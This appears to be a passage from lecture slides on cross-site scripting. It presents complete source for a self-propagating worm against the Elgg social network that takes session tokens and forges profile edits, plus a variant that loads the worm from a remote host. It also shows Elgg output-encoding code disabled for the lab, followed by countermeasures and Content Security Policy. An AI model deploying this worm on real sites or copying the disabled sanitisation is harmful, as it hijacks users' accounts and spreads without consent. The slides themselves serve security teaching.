  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";                          ④
```

Line ① and ②: Construct a copy of the worm code, including the script tags.

Line ②: We split the string into two parts and use "+" to concatenate them together. **If we directly put the entire string, Firefox's HTML parser will consider the string as a closing tag of the script block and the rest of the code will be ignored**.

Self-Propagation XSS Worm: Construct Malicious JS

Line ③: In HTTP POST requests, data is sent with **Content-Type** as "**application/x-www-form-urlencoded**". We use **encodeURIComponent**() function to encode the string.

Line ④: **Access level** of each field: **2** means public.

After Samy places this self-propagating code in his profile, when Alice visits Samy's profile, the worm gets executed and modifies Alice's profile, inside which, a copy of the worm code is also placed. So, **any user visiting Alice's profile will too get infected in the same way**.

Self-Propagation XSS Worm: Construct Malicious Ajax Request

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc    += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

// Set the URL
var sendurl="http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;
```

Self-Propagation XSS Worm: Construct Malicious Ajax Request

To ensure that it does not modify Samy's own profile.

```
// Construct and send the Ajax request
if (elgg.session.user.guid != 59){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl,true);
  Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
  Ajax.send(content);
}
```

Inject the Malicious Code Into Attacker's Profile


About me

Embed content Visual editor

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc   += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts   = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                  "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Inject the Malicious Code Into Attacker's Profile

- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On **checking Alice profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of her profile.**




Inject the Malicious Code Into Attacker's Profile

- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On **checking Alice profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of her profile.**

Inject the Malicious Code Into Attacker's Profile

- Login to Charlie's account and view Alice's profile. As soon as Alice's profile is loaded, malicious code will get executed.
- On **checking Charlie profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of his profile.**



Self-Propagation XSS Worm: The **Link Approach**

```
<script  type="text/javascript"
         src="http://www.example.com/xssworm.js">
</script>
```

```
window.onload = function(){
  var wormCode =  encodeURIComponent(
       "<script type=\"text/javascript\" " +
       "id =\"worm\" " +
       "src=\"http://www.example.com/xssworm.js\">" +
       "</" + "script>");

  // Set the content for the description field
  var desc ="&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  (the rest of the code is the same as that in the previous approach)
  ...
}
```

- The JavaScript code xssworm.js will be fetched from the URL.
- Hence, we do not need to include all the worm code in the profile.
- Inside the code, we need to achieve damage and self-propagation.

Self-Propagation XSS Worm: The Link Approach

```
window.onload = function(){
  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(
          "<script id=\"worm\" type=\"text/javascript\" " +
          "src=\"http://www.seed-server.com/xssworm.js\">" +
          "</" + "script>"
  );

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

xssworm.js

For simplicity we place the script on the same server. in real world scenarios, attacker places this script on the attacker server or other free third-party hosting services

Self-Propagation XSS Worm: The **Link Approach**

Countermeasures: The **Filter** Approach

- Removes code from user inputs.
- It is difficult to implement as there are many ways to embed code other than <script> tag.
- **Use of open-source libraries** that can filter out JavaScript code.
- Example : **jsoup (very well tested)**

Countermeasures: The **Encoding** Approach

- Replaces HTML markups with alternate representations.
- **If** data containing **JavaScript code is encoded** before being sent to the browsers, **the embedded JavaScript code will be displayed by browsers, not executed by them**.
- Converts <script> alert(‘XSS’) </script> to
  <script> alert(‘XSS’) </script>

Countermeasures: Filter/Encoding Approaches in **Elgg**

Similar techniques implemented by Elgg's social media framework

PHP module HTMLawed: (**Filter** Approach)

Highly customizable PHP script/plugin to **sanitize** HTML against XSS attacks.

PHP function htmlspecialchars: (**Encoding** Approach)

Encode data provided by users, s.t., JavaScript code in user's inputs will be interpreted by browsers only as strings and not as code.

Countermeasures: The **Filter** Approach in Elgg

- Elgg employs such approach but the countermeasure has been disabled
  - disabled the plugin call in **input.php** file

```
/**
 * Filter tags from a given string based on registered hooks.
 *
 * @param mixed $var Anything that does not include an object (strings, ints, arrays)
 *                                   This includes multi-dimensional arrays.
 *
 * @return mixed The filtered result - everything will be strings
 */
function filter_tags($var) {
        // return elgg_trigger_plugin_hook('validate', 'input', null, $var);
        return $var;
}
```

Countermeasures: The **Encoding** Approach in Elgg

- Elgg employs such approach but the countermeasure has been disabled

```
seed@VM:~/.../elgg$ more dropdown.php
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @uses $vars['text'] The text to display
 */

// echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
seed@VM:~/.../elgg$
```

Countermeasures: The **Encoding** Approach in Elgg

- Elgg employs such approach but the countermeasure has been disabled

```
seed@VM:~/.../elgg$ more text.php
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @uses $vars['value'] The text to display
 */

$value = elgg_extract('value', $vars);
if (!is_scalar($value)) {
        return;
}

//echo htmlspecialchars("{$value}", ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8', false);
echo "{$value}";
seed@VM:~/.../elgg$
```

Countermeasures: The **Encoding** Approach in Elgg

- Elgg employs such approach but the countermeasure has been disabled

url.php

```
if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                //$text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                $text = $vars['text'];
        } else {
                $text = elgg_extract('text', $vars);
        }
        unset($vars['text']);
} else {
        //$text = htmlspecialchars(elgg_get_excerpt($url, $excerpt_length), ENT_QUOTES, 'UTF-8', false);
        $text = elgg_get_excerpt($url, $excerpt_length);
}
```

Defeating XSS using **Content Security Policy**

- Fundamental Problem: mixing data and code (code is **inlined**)
  Cannot tell which code is trusted and which is untrusted

- Solution: Force data and code to be separated:
  Don't allow the inline approach (here 1 and 2).
  Only allow the link approach (here 3 and 4).

```
<script>
 ... JavaScript code ...                                          ①
</script>

<button onclick="this.innerHTML=Date()">The time is?</button>     ②

<script src="myscript.js"> </script>                              ③
<script src="http://example.com/myscript.js"></script>            ④
```

CSP Example

- Policy based on the origin of the code

```
Content-Security-Policy: script-src 'self' example.com
                         https://apis.google.com
```

Only code from self, example.com, and google will be allowed.

How to Securely Allow Inlined Code

- Using **nonce**

```
Content-Security-Policy: script-src 'nonce-34fo3er92d'
```

```
<script nonce=34fo3er92d>
  ... JavaScript code ...                    ①
</script>

<script nonce=3efsdfsdff>
  ... JavaScript code ...                    ②
</script>
```

Allowed

Invalid nonce ==> Not allowed

value is set randomly be server on each page reload

- Using hash of the code

Setting CSP Rules by server

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src  'self' 'nonce-1rA2345' www.example.com".
               "";
  header($csphader);
?>
<html>
... page contents ...
<html>
```

Summary

- Two types of XSS attacks
- How to launch XSS attacks
- Create a self-propagating XSS worm
- Countermeasures against XSS attacks